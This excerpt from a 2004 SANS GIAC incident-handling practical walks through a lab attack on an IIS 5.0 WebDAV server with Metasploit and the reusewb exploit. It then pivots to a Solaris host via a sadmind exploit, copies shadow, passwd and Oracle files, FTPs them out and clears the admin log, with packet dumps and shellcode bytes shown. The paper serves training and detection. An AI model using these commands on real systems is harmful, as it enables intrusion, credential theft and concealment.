


The “Scan” tab controls which ports will be scanned with the default being all ports that typically have services running on them. This is also where the attacker tells Nessus to actually use Nmap to do the port scan.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Finally, a target must be selected.



At this point, the attacker clicks on “Start Scan” and lets Nessus do its thing. The Nessus report on the target system includes the following output:

```
10.10.10.20|www (80/tcp)|10330|NOTE|A web server is running on this
port;
10.10.10.20|www (80/tcp)|10336|NOTE|This service is owned by user
Microsoft IIS webserver 5.0;;
10.10.10.20|www (80/tcp)|10107|NOTE|The remote web server type is :;;
Microsoft-IIS/5.0^M;;Solution : You can use urlscan to change reported
server for IIS.;
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
10.10.10.20|https (443/tcp)|11412|REPORT|;The remote WebDAV server may
be vulnerable to a buffer overflow when;it receives a too long
request.;;An attacker may use this flaw to execute arbitrary code
within the ;LocalSystem security context.;;*** As safe checks are
enabled, Nessus did not actually test for this;*** flaw, so this might
be a false positive;;Solution : See
http://www.microsoft.com/technet/security/bulletin/ms03-007.asp;Risk
Factor : High;CVE : CAN-2003-0109;BID : 7116;Other references :
IAVA:2003-A-0005;
10.10.10.20|ftp (21/tcp)|10934|REPORT|It may be possible to make the
remote FTP server crash;by sending the command 'STAT *?AAA...AAA.;;An
attacker may use this flaw to prevent your site from distributing
files;;*** Warning : we could not verify this vulnerability.;*** Nessus
solely relied on the banner of this server;;Solution : Apply the
relevant hotfix from Microsoft;;
See:http://www.microsoft.com/technet/security/bulletin/ms02-
018.asp;;Risk factor : High;CVE : CVE-2002-0073, CVE-2002-0073;BID :
4482;
10.10.10.20|ftp (21/tcp)|10336|NOTE|This service is owned by user
Microsoft ftpd 5.0;;
10.10.10.20|ftp (21/tcp)|10330|NOTE|An FTP server is running on this
port.;Here is its banner : ;220 ftp Microsoft FTP Service (Version
5.0).^M;
10.10.10.20|ftp (21/tcp)|10092|NOTE|Remote FTP server banner :;220 ftp
Microsoft FTP Service (Version 5.0).^M;
```

Note that I have only included the output relevant to this attack. IIS 5.0 on SP2 contains several other vulnerabilities. The output above indicates that IIS 5.0 is indeed running on Windows and that it is vulnerable to a WebDav buffer overflow. In addition, there is an FTP server running on this system. It is also important to note that Nessus did not find any other ports open on this system, so any attack that involves listening on a new port for a second connection will likely not work.

The Nessus output includes BID number 7116 for the WebDav vulnerability. Visiting the Security Focus website for that BID, http://www.securityfocus.com/bid/7116/exploit/, the attacker finds many different available exploits for this vulnerability.

A quick test shows that the FTP server allows anonymous read and write access.

```
# ftp 192.168.8.162
Connected to 192.168.8.162.
220 ftp Microsoft FTP Service (Version 5.0).
Name (192.168.8.162:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
150 Opening ASCII mode data connection for test.txt.
226 Transfer complete.
ftp> get test.txt
local: test.txt remote: test.txt
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
200 PORT command successful.
150 Opening ASCII mode data connection for test.txt(0 bytes).
226 Transfer complete.
```

This could prove very useful in later stages of the attack.

Although this takes place during the second part of the attack, I will briefly describe the second stage of reconnaissance performed by the attacker. After compromising the IIS server, the attacker is most interested in the database server that is used by this IIS server. From the command prompt on the IIS server, the attacker uses the netstat[47] command to see what open network connections exist on the server. The “netstat -na” output includes the following line:

```
TCP    10.10.10.20:32979      10.10.20.20:1521       TIME_WAIT
```

This indicates that a connection recently existed between this IIS server and a server at 10.10.20.20 using port 1521. Since port 1521 is the sqlnet port commonly used by Oracle, the attacker knows that 10.10.20.20 is likely a database server.

4.3 Exploiting The System

Being familiar with the Metasploit framework, and knowing how easy it is to use, the attacker begins trying to exploit the IIS server using Metasploit's iis50_webdav_ntll exploit. Since Nessus reported that no other ports were open on the target system, the attacker knows that he must try an exploit that causes the target system to connect back to him. Full documentation for the framework can be found at http://www.metasploit.com/projects/Framework/documentation.html. The framework includes multiple payloads that can be delivered with any attack. This makes it very easy for the attacker to simply choose an exploit and then include an appropriate payload, either connecting back to himself, or starting a command shell listener on another port as needed. Metasploit is very easy to use, the attacker must simply choose a exploit to use, set a target, choose from some available payloads, setting the appropriate options for the payload chosen and metasploit will carry out the attack.

```
# ./msfconsole

                  __.                          .__.         .__. __.
  _____   _____/  |_____    _____________  |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/  v2.1    \/     \/ |__|

+ -- --=[ msfconsole v2.1 [21 exploits - 27 payloads]
```

47 http://www.computerhope.com/netstat.htm

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
msf > use iis50_webdav_ntdll
msf iis50_webdav_ntdll > set RHOST 192.168.8.162
RHOST -> 192.168.8.162
msf iis50_webdav_ntdll > set RPORT 80
RPORT -> 80
msf iis50_webdav_ntdll > show payloads

Metasploit Framework Usable Payloads
====================================

  winbind                  Listen for connection and spawn a shell
  winbind_stg              Listen for connection and spawn a shell
  winbind_stg_upexec       Listen for connection then upload and exec
file
  winexec                  Execute an arbitrary command
  winreverse               Connect back to attacker and spawn a shell
  winreverse_stg           Connect back to attacker and spawn a shell
  winreverse_stg_ie        Listen for connection, send address of GP/LL
across, read/exec InlineEgg
  winreverse_stg_upexec    Connect back to attacker and spawn a shell

msf iis50_webdav_ntdll > set PAYLOAD winreverse
PAYLOAD -> winreverse
msf iis50_webdav_ntdll(winreverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default         Description
  --------    ------    -------------   ------------------
  optional    SSL                       Use SSL
  required    RHOST     192.168.8.162   The target address
  required    RPORT     80              The target port

  Payload:    Name        Default         Description
  --------    --------    ------------
-----------------------------------------
  optional    EXITFUNC    seh             Exit technique: "process",
"thread", "seh"
  required    LHOST                       Local address to receive
connection
  required    LPORT                       Local port to receive
connection
msf iis50_webdav_ntdll(winreverse) > set LPORT 6666
LPORT -> 6666
msf iis50_webdav_ntdll(winreverse) > set LHOST 192.168.8.161
LHOST -> 192.168.8.20
msf iis50_webdav_ntdll(winreverse) > exploit
[*] Starting Reverse Handler.
[*] Connecting to web server... OK
[*] Trying return address 0x004e004f...
[*] Sending request (65741 bytes)

[*] Connecting to web server.... OK
[*] Trying return address 0x00420041...
[*] Sending request (65741 bytes)

[*] Connecting to web server.... OK
[*] Trying return address 0x00430041...
[*] Sending request (65741 bytes)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
[*] Connecting to web server. OK
[*] Trying return address 0x00c10041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00c30041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00c90041...
[*] Sending request (65741 bytes)

[*] Connecting to web server.... OK
[*] Trying return address 0x00ca0041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00cb0041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00cc0041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00cd0041...
[*] Sending request (65741 bytes)

[*] Connecting to web server.... OK
[*] Trying return address 0x00ce0041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00cf0041...
[*] Sending request (65741 bytes)

[*] Connecting to web server. OK
[*] Trying return address 0x00d00041...
[*] Sending request (65741 bytes)

[*] Exiting Reverse Handler.

msf iis50_webdav_ntdll(winreverse) >
```

The attacker chose the “winreverse” payload which means that metasploit delivers shellcode that attempts to connect back to the attacker on a given port to deliver a command prompt. Although the attacker could see that IIS was crashing (as indicated by the delay at every step connecting to the web server for the next attempt), a reverse connection never succeeded. The atacker therefore reasoned that the firewall at the company site must not be allowing the IIS server to make outbound connections.

The attacker remembered reading about one-way shellcode on the internet however and reasoned that this might help make his attack succeed. This is when he came across reusewb.c.

© SANS Institute 2004, Author retains full rights.

Keep in mind that the attacker is ultimately trying to compromise a database server on the inside of the company's network. Since Solaris is a popular operating system on which to run Oracle, the attacker will gamble that this is the case with the target company. Although he has been working on a customization to the shellcode in reusewb.c that will first upload a file before starting the command shell, he has not yet gotten this code working. Ideally this would first listen on port 80 and read 4 bytes indicating a file size. It would then read that many bytes and store it as a file on the compromised system, only then creating a cmd.exe process and attaching it to the socket. This unfortunately is not yet working code and he is running out of time since his money is running out. Fortunately, he is able to take advantage of the FTP server running on the target IIS server to upload his second stage attack program. He knows that he must perform his upload prior to his attack since his attack will crash IIS. He also knows that he is not likely to find perl installed on the target system. This means that his stage two exploit must be in the form of an executable. Gambling that the Oracle server is running on Solaris and that sadmind is both running and contactable from the DMZ, the attacker rewrites rootdown.pl as a C program and compiles it for Wndows[48]. He then uploads this using the FTP server. Additionally, he uploads shutdown.exe from the Windows Resource Kit. It is not possible to restart IIS after this exploit has occurred. Uploading shutdown.exe allows the attacker to restart the server if either he needs to reconnect to IIS or in the hopes that restarting the server and thus IIS, will prevent the discovery that IIS crashed. Of course the risk with this is that the reboot will draw attention in and of itself.

```
C:\> ftp 192.168.8.162
Connected to 192.168.8.162.
220 gcih Microsoft FTP Service (Version 5.0).
Name (192.168.8.162:mathezer): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put rootdown.exe
local: rootdown.exe remote: rootdown.exe
200 PORT command successful.
150 Opening BINARY mode data connection for rootdown.exe.
226 Transfer complete.
40960 bytes sent in 0.01 secs (4681.1 kB/s)
ftp> put shutdown.exe
local: shutdown.exe remote: shutdown.exe
200 PORT command successful.
150 Opening BINARY mode data connection for shutdown.exe.
226 Transfer complete.
29184 bytes sent in 0.01 secs (3281.5 kB/s)
ftp> quit
```

48 See appendix for C source code for rootdown.c

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The attacker then runs reusewb with an offset of 51 as recommended in the source. An offset of 51 translates to a return address of 0x00430043.

```
C:\>reusewb 192.168.8.162 80 51
Reuse socket WebDAV exploit by sk scan-associates net
based on: kralor's wb.c
Release for Blackhat (www.blackhat.com)
Exploiting ntdll.dll through WebDav [ret: 0x00430043]
Connecting... CONNECTED
Sending evil request... SENT
Connect to port 80 to get a shell!
```

In a second window, the attacker telnets to 192.168.8.162 on port 80. Upon receiving a command prompt, he runs a netstat -na to see what else this system talks to.

```
C:\> telnet 192.168.8.162 80
Trying 192.168.8.162...
Connected to 192.168.8.162.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>netstat -na

[output deleted]
TCP   10.10.10.20:32979      10.10.20.20:1521       TIME_WAIT
[output deleted]
```

Among the output is the sqlnet connection described in the reconnaissance section.

So far, the attacker has successfully gained a command prompt on the target system, with all of his traffic flowing exclusively over port 80. While I have already explained the WebDav exploit in detail, I will include some snippets of tcpdump output showing the attack taking place.

First we see the beginning of the long WebDav SEARCH request

```
0x0020   5010 fc00 556c 0000 5345 4152 4348 202f        P...Ul..SEARCH./
0x0030   4343 4343 4343 4343 4343 4343 4343 4343        CCCCCCCCCCCCCCCC
0x0040   4343 4343 4343 4343 4343 4343 4343 4343        CCCCCCCCCCCCCCCC
0x0050   4343 4343 4343 4343 4343 4343 4343 4343        CCCCCCCCCCCCCCCC
```

For brevity, we skip to the end of the request where we see the end of the nop sled and the end of the search request spread across three packets.

```
0x0410   4343 4343 4343 4343 eb02 eb05 e8f9 ffff        CCCCCCCC........
0x0420   ff58 83c0 1b8d a001 fcff ff83 e4fc 8bec        .X..............
0x0430   33c9 66b9 8f01 8030 9840 e2fa 70f3 9898        3.f....0.@..p...
0x0440   98df fdec c8ea f7fb d9fc fcea fdeb eb98        ................
0x0450   d4f7 f9fc d4f1 faea f9ea e1d9 98db eafd        ................
0x0460   f9ec fdc8 eaf7 fbfd ebeb d998 dde0 f1ec        ................
0x0470   c8ea f7fb fdeb eb98 efeb aac7 abaa 98eb        ................
0x0480   fdec ebf7 fbf3 f7e8 ec98 cfcb d9cb f7fb        ................
0x0490   f3fd ecd9 98fa f1f6 fc98 f4f1 ebec fdf6        ................
0x04a0   98f9 fbfb fde8 ec98 fbf5 fc98 c2ca 2398        ..............#.
0x04b0   9868 ef19 a3d5 c208 98ec 9bd3 736d 13eb        .h..........sm..
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x04c0   a49b 6b13 eee0 9b6b 13e6 b89b 6313 d68c        ..k....k....c...
0x04d0   ceab 58cf c913 a79b 6313 6aab 5129 966b        ..X.....c.j.Q).k
0x04e0   3ec1 c7ec 9e1b 5f9c d87a 70c6 13ce bc9b        >....._..zp.....
0x04f0   4b49 789b 5aab 51fe 1390 13de 849b 5b59        KIx.Z.Q.......[Y
0x0500   799a 9b59 1388 9b4b c613 66ab 5129 9b70        y..Y...K..f.Q).p
0x0510   3b98 9898                                      ;...

0x0000   4500 0514 dc00 4000 8006 876f c0a8 0881        E.....@....o....
0x0010   c0a8 08a2 0d02 0050 0842 4695 4858 ab01        .......P.BF.HX..
0x0020   5010 fc00 2082 0000 1b5e 94ca ce67 cf6c        P.......^...g.l
0x0030   c213 40ab 5129 9d70 1798 9898 1b5e 9fab        ..@.Q).p.....^..
0x0040   58c8 c8c8 c8d8 c8d8 c867 cf68 1b60 67ec        X........g.h.`g.
0x0050   ee13 40fe 5fdd 989a 98f2 9ccd f29c f067        ..@._..........g
0x0060   6798 98cb 67cf 74fe 5fdd 9a98 c85f dd9c        g...g.t._...._..
0x0070   9898 9898 f288 cdcb 67cf 6c1d 58ed d0d8        ........g.l.X...
0x0080   c8cb 67cf 601d 58ed a6c8 c8cb 67cf 641b        ..g.`.X.....g.d.
0x0090   6067 ecab 1340 ab58 ab51 2989 cf13 656b        `g...@.X.Q)...ek
0x00a0   33c7 5edd 98dc 11c5 a411 c5a0 11c5 d8fe        3.^.............
0x00b0   5fdd b499 9915 dddc c8cd c9c9 c9d9 c9d1        _...............
0x00c0   c9c9 cec9 67cf 7cc8 67cf 7012 9ede 1c58        ....g.|.g.p....X
0x00d0   ed61 c9ca cecb 674a c2c1 337a 765b 4343        .a....gJ..3zv[CC
0x00e0   4343 4343 4343 4343 4343 4343 4343 4343        CCCCCCCCCCCCCCCC

0x0020   5018 fc00 c1c6 0000 4343 4343 4343 4343        P.......CCCCCCCC
0x0030   4343 4343 4343 4343 4343 4343 4343 4343        CCCCCCCCCCCCCCCC
0x0040   2048 5454 502f 312e 310d 0a48 6f73 743a        .HTTP/1.1..Host:
0x0050   2031 3932 2e31 3638 2e38 2e31 3632 0d0a        .192.168.8.162..
0x0060   436f 6e74 656e 742d 7479 7065 3a20 7465        Content-type:.te
0x0070   7874 2f78 6d6c 0d0a 436f 6e74 656e 742d        xt/xml..Content-
0x0080   4c65 6e67 7468 3a20 3133 350d 0a0d 0a3c        Length:.135....<
0x0090   3f78 6d6c 2076 6572 7369 6f6e 3d22 312e        ?xml.version="1.
0x00a0   3022 3f3e 0d0a 3c67 3a73 6561 7263 6872        0"?>..<g:searchr
0x00b0   6571 7565 7374 2078 6d6c 6e73 3a67 3d22        equest.xmlns:g="
0x00c0   4441 563a 223e 0d0a 3c67 3a73 716c 3e0d        DAV:">..<g:sql>.
0x00d0   0a53 656c 6563 7420 2244 4156 3a64 6973        .Select."DAV:dis
0x00e0   706c 6179 6e61 6d65 2220 6672 6f6d 2073        playname".from.s
0x00f0   636f 7065 2829 0d0a 3c2f 673a 7371 6c3e        cope()..</g:sql>
0x0100   0d0a 3c2f 673a 7365 6172 6368 7265 7175        ..</g:searchrequ
0x0110   6573 743e 0d0a                                  est>..
```

We then see a new SYN, SYN/ACK, ACK exchange between the attacker and the target as the telnet session is initiated on port 80 where the shellcode has reused the socket and started listening for requests.

```
11:49:00.053092 192.168.8.161.3335 > 192.168.8.162.www: S
141553664:14155366
4(0) win 64512 <mss 1260,nop,nop,sackOK> (DF)
0x0000   4500 0030 dc11 4000 8006 8c42 c0a8 08a1        E..0..@....B....
0x0010   c0a8 08a2 0d07 0050 086f f000 0000 0000        .......P.o......
0x0020   7002 fc00 efab 0000 0204 04ec 0101 0402        p...............
11:49:00.054224 192.168.8.162.www > 192.168.8.161.3335: S
1216395505:1216395
505(0) ack 141553665 win 17640 <mss 1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 0056 4000 8006 67fe c0a8 08a2        E..0.V@...g.....
0x0010   c0a8 08a1 0050 0d07 4880 b8f1 086f f001        .....P..H....o..
0x0020   7012 44e8 a479 0000 0204 05b4 0101 0402        p.D..y..........
11:49:00.054531 192.168.8.161.3335 > 192.168.8.162.www: . ack 1 win
64512 (D
F)
0x0000   4500 0028 dc12 4000 8006 8c49 c0a8 08a1        E..(..@....I....
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0010   c0a8 08a2 0d07 0050 086f f001 4880 b8f2        .......P.o..H...
0x0020   5010 fc00 1a25 0000 0000 0000 0000             P....%........
11:49:00.394913 192.168.8.162.www > 192.168.8.161.3335: P 1:43(42) ack
1 win
 17640 (DF)
```

Next we see the command prompt being returned to the attacker after his successful connection to the new listener on port 80.

```
0x0000   4500 0052 0057 4000 8006 67db c0a8 08a2        E..R.W@...g.....
0x0010   c0a8 08a1 0050 0d07 4880 b8f2 086f f001        .....P..H....o..
0x0020   5018 44e8 0785 0000 4d69 6372 6f73 6f66        P.D.....Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        Version.5.00.219
0x0050   355d                                          5]
11:49:00.524030 192.168.8.162.www > 192.168.8.161.3335: P 43:106(63)
ack 1 w
in 17640 (DF)
0x0000   4500 0067 0058 4000 8006 67c5 c0a8 08a2        E..g.X@...g.....
0x0010   c0a8 08a1 0050 0d07 4880 b91c 086f f001        .....P..H....o..
0x0020   5018 44e8 8ba2 0000 0d0a 2843 2920 436f        P.D.......(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030        pyright.1985-200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270        0.Microsoft.Corp
0x0050   2e0d 0a0d 0a43 3a5c 5749 4e4e 545c 7379        .....C:\WINNT\sy
0x0060   7374 656d 3332 3e                              stem32>
```

At this point, the attacker is free to do what he likes on the IIS server. I will not show packet dumps of every command that the attacker is executing as they are all very similar. I will however show the execution of rootdown.exe and the first execution of a Solaris command.

First the attackers changes directories into \intepub\ftproot

```
11:51:05.697994 192.168.8.162.www > 192.168.8.161.3335: P 184:205(21)
ack 39
 win 17602 (DF)
0x0000   4500 003d 0074 4000 8006 67d3 c0a8 08a2        E..=.t@...g.....
0x0010   c0a8 08a1 0050 0d07 4880 b9a9 086f f027        .....P..H....o.'
0x0020   5018 44c2 e690 0000 6364 205c 696e 6574        P.D.....cd.\inet
0x0030   7075 625c 6674 7072 6f6f 740d 0a               pub\ftproot..
```

The server returns to the command prompt which now indicates the new working directory.

```
11:51:05.819713 192.168.8.162.www > 192.168.8.161.3335: P 205:226(21)
ack 39
 win 17602 (DF)
0x0000   4500 003d 0075 4000 8006 67d2 c0a8 08a2        E..=.u@...g.....
0x0010   c0a8 08a1 0050 0d07 4880 b9be 086f f027        .....P..H....o.'
0x0020   5018 44c2 dad3 0000 0d0a 433a 5c49 6e65        P.D.......C:\Ine
0x0030   7470 7562 5c66 7470 726f 6f74 3e               tpub\ftproot>
```

The attacker then runs “rootdown.exe”.

```
11:51:07.014706 192.168.8.161.3335 > 192.168.8.162.www: P 39:49(10) ack
226
win 64287 (DF)
0x0000   4500 0032 dd22 4000 8006 8b2f c0a8 08a1        E..2."@..../....
0x0010   c0a8 08a2 0d07 0050 086f f027 4880 b9d3        .......P.o.'H...
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0020   5018 fb1f 4f21 0000 726f 6f74 646f 776e        P...O!..rootdown
0x0030   0d0a
```

The server shows rootdown determining the port number and then returning with a sadmind prompt. The attacker has now compromised his second target inside the corporate network!

```
11:51:07.324568 192.168.8.162.www > 192.168.8.161.3335: P 250:308(58)
ack 49
 win 17592 (DF)
0x0000   4500 0062 007a 4000 8006 67a8 c0a8 08a2        E..b.z@...g.....
0x0010   c0a8 08a1 0050 0d07 4880 b9eb 086f f031        .....P..H....o.1
0x0020   5018 44b8 5fc0 0000 7270 635f 7265 6164        P.D._...rpc_read
0x0030   3a20 5265 6376 2033 3430 0d0a 5461 7267        :.Recv.340..Targ
0x0040   6574 5f6e 616d 6520 3d20 4763 6968 536f        et_name.=.GcihSo
0x0050   6c61 7269 730d 0a0d 0a73 6164 6d69 6e64        laris....sadmind
0x0060   3e20
```

What the attacker sees on his screen is this:

```
C:\> telnet 192.168.8.162 80
Trying 192.168.8.162...
Connected to 192.168.8.162.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>cd \inetpub\ftproot
cd \inetpub\ftproot

C:\Inetpub\ftproot>rootdown
rootdown
PORT = 32774
rpc_read: Recv 340
Target_name = GcihSolaris

sadmind> mkdir /tmp/.out
rpc_read: Recv 36
Success: your command has been executed successfully

sadmind> echo "ftp -n <<EOF" > /tmp/ftp.sh
rpc_read: Recv 36
Success: your command has been executed successfully

[note that the two previous lines repeat for every request, I will omit
them from here on]

sadmind> echo "open 192.168.8.161" >> /tmp/ftp.sh
sadmind> echo "user anonymous" >> /tmp/ftp.sh
sadmind> echo "pass root@" >> /tmp/ftp.sh
sadmind> echo "bin" >> /tmp/ftp.sh
sadmind> echo "prompt" >> /tmp/ftp.sh
sadmind> echo "lcd /tmp/.out" >> /tmp/ftp.sh
sadmind> echo "mput *" >> /tmp/ftp.sh
sadmind> echo "quit" >> /tmp/ftp.sh
sadmind> cp /etc/shadow /tmp/.out
sadmind> cp /etc/passwd /tmp/.out
sadmind> cp ypcat passwd > /tmp/.out/ypcat.txt
sadmind> ls -alR / > /tmp/.out/lsalR.txt
sadmind> find / -name tnsnames.ora -o -name listener.ora -exec cp {} /
```

SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
tmp/.out \;
sadmind> sh /tmp/ftp.sh
sadmind> rm /tmp/ftp.sh
sadmind> rm -rf /tmp/.out
sadmind> > /var/adm/admin.log
sadmind> exit

Exiting interactive mode...

C:\Inetpub\ftproot>del rootdown.exe
del rootdown.exe

C:\Inetpub\ftproot>exit
exit
```

As can be seen above, the attacker takes a number of steps. Due to the way that sadmind is used, commands can be executed by the attacker, but no context is maintained as the commands are each run by a separate incarnation of /bin/sh. Additionally, no output is returned from the commands. The attacker must assume that he does not make any typing errors and that the commands are successful. The trick then becomes getting output back off of the victim system. To do this, the attacker will FTP the output to an FTP server outside the company's network. Since the Solaris system is internal to the network, it is able to FTP files out without difficulty as all outbound FTP access is allowed from the internal network. Since there is no way to interact with the system, the attacker builds a shell script to perform the FTP. He does this by using the echo command, which is built into /bin/sh, to append text line by line to a file. In this way, he builds the FTP command. The -n[49] flag to FTP prevents the FTP client from trying to automatically login to the FTP server. This allows FTP to be run from a script. The attacker then performs the login himself with the user and pass commands. He also sets the FTP to binary mode and turns off prompting when transferring multiple files. Finally, he creates a hidden directory in /tmp called .out and puts some key files there. He copies the password and shadow files, knowing that any user and password information could be invaluable in many situations. Just in case the target is running NIS[50] to manage accounts centrally, he uses ypcat[51] to try and take a copy of any NIS accounts and passwords. Finally he performs a full directory listing of the target system and also looks for tnsnames.ora and listener.ora files which are Oracle files that describe the identity and location of any databases. With the information from those files, he could begin running queries against any databases to extract more information. As this paper is focusing on the exploit of the two systems, I will not discuss the subsequent running of Oracle commands other than to mention that once again a script could be built that runs the command line “svrmgrl” program to connect to Oracle, run queries against the database and save the output to a file. That

49 http://docs.sun.com/db/doc/816-0210/6m6nb7ma7?q=ftp&a=view
50 http://docs.sun.com/db/doc/806-1387?q=NIS
51 http://docs.sun.com/db/doc/816-0210/6m6nb7mqh?q=ypcat&a=view

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

file could then be FTP'ed away.

The attacker finishes running the FTP shell script to copy all of his output away and by removing his ftp.sh shell script and the output directory that he created in /tmp. In this example, I have used the shell script to FTP back to the attacking machine. In reality the attacker would likely FTP his output to another anonymous Internet FTP server that allows anonymous access and pick them up from there so as to obscure his tracks somewhat.

Here is what would be seen from the network point of view as the second stage of this attack takes place. Again 192.168.8.162 is the IIS system in the lab and 192.168.8.134 is the Solaris system in the lab.

First we see the getport request to rpcbind for service 0x00018788 which is of course sadmind.

```
11:51:07.141577 192.168.8.162.1043 > 192.168.8.134.sunrpc: udp 56
0x0000   4500 0054 0077 0000 8011 a7a9 c0a8 08a2        E..T.w..........
0x0010   c0a8 0886 0413 006f 0040 486f 11b7 ffff        .......o.@Ho....
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002        ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0001 8788 0000 000a 0000 0011        ................
0x0050   0000 0000
```

Rpcbind replies with the port number 0x8006 which is 32774.

```
11:51:07.142893 192.168.8.134.sunrpc > 192.168.8.162.1043: udp 28 (DF)
0x0000   4500 0038 94f5 4000 ff11 5446 c0a8 0886        E..8..@...TF....
0x0010   c0a8 08a2 006f 0413 0024 d6ec 11b7 ffff        .....o...$......
0x0020   0000 0001 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 8006                            ........
```

We then see the request to sadmind with the incorrect host name to attempt to determine the real host name.

```
11:51:07.146830 192.168.8.162.1044 > 192.168.8.134.32774: udp 1448
0x0000   4500 05c4 0079 0000 8011 a237 c0a8 08a2        E....y.....7....
0x0010   c0a8 0886 0414 8006 05b0 c70b ef48 0000        .............H..
0x0020   0000 0000 0000 0002 0001 8788 0000 000a        ................
0x0030   0000 0001 0000 0001 0000 001c 40de 05ac        ............@...
0x0040   0000 0008 6578 706c 6f69 7400 0000 0000        ....exploit.....
[ rest of packet skipped as it was discussed in section 2.3 ]
```

The Solaris system replies with the “Security exception” error, betraying its real host name.

```
11:51:07.154668 192.168.8.134.32774 > 192.168.8.162.1044: udp 340 (DF)
0x0000   4500 0170 94f6 4000 ff11 530d c0a8 0886        E..p..@...S.....
0x0010   c0a8 08a2 8006 0414 015c 145a ef48 0000        .........\.Z.H..
0x0020   0000 0001 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0002 0000 0170 0000 012d        ...........p...-
0x0040   5b31 2c31 2c31 5d20 5365 6375 7269 7479        [1,1,1].Security
0x0050   2065 7863 6570 7469 6f6e 206f 6e20 686f        .exception.on.ho
0x0060   7374 2047 6369 6853 6f6c 6172 6973 2e20        st.GcihSolaris..
0x0070   2055 5345 5220 4143 4345 5353 2044 454e        .USER.ACCESS.DEN
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Now we can start executing commands, beginning with “mkdir /tmp/.out”

```
11:51:11.529491 192.168.8.162.1045 > 192.168.8.134.32774: udp 1456
0x0000   4500 05cc 007f 0000 8011 a229 c0a8 08a2        E.........)....
0x0010   c0a8 0886 0415 8006 05b8 bce6 fc48 0000        .............H..
0x0020   0000 0000 0000 0002 0001 8788 0000 000a        ................
0x0030   0000 0001 0000 0001 0000 0020 40de 05b0        ...........@...
0x0040   0000 000c 4763 6968 536f 6c61 7269 7300        ....GcihSolaris.
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 40de 05b4 0007 45df 0000 0000        ....@.....E.....
0x0070   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0080   0000 0006 0000 0000 0000 0000 0000 0000        ................
0x0090   0000 0004 0000 0000 0000 0004 7f00 0001        ................
0x00a0   0001 8788 0000 000a 0000 0004 7f00 0001        ................
0x00b0   0001 8788 0000 000a 0000 0011 0000 001e        ................
0x00c0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x00d0   0000 003b 4763 6968 536f 6c61 7269 7300        ...;GcihSolaris.
0x00e0   0000 0000 0000 0000 0000 0000 0000 0000        ................
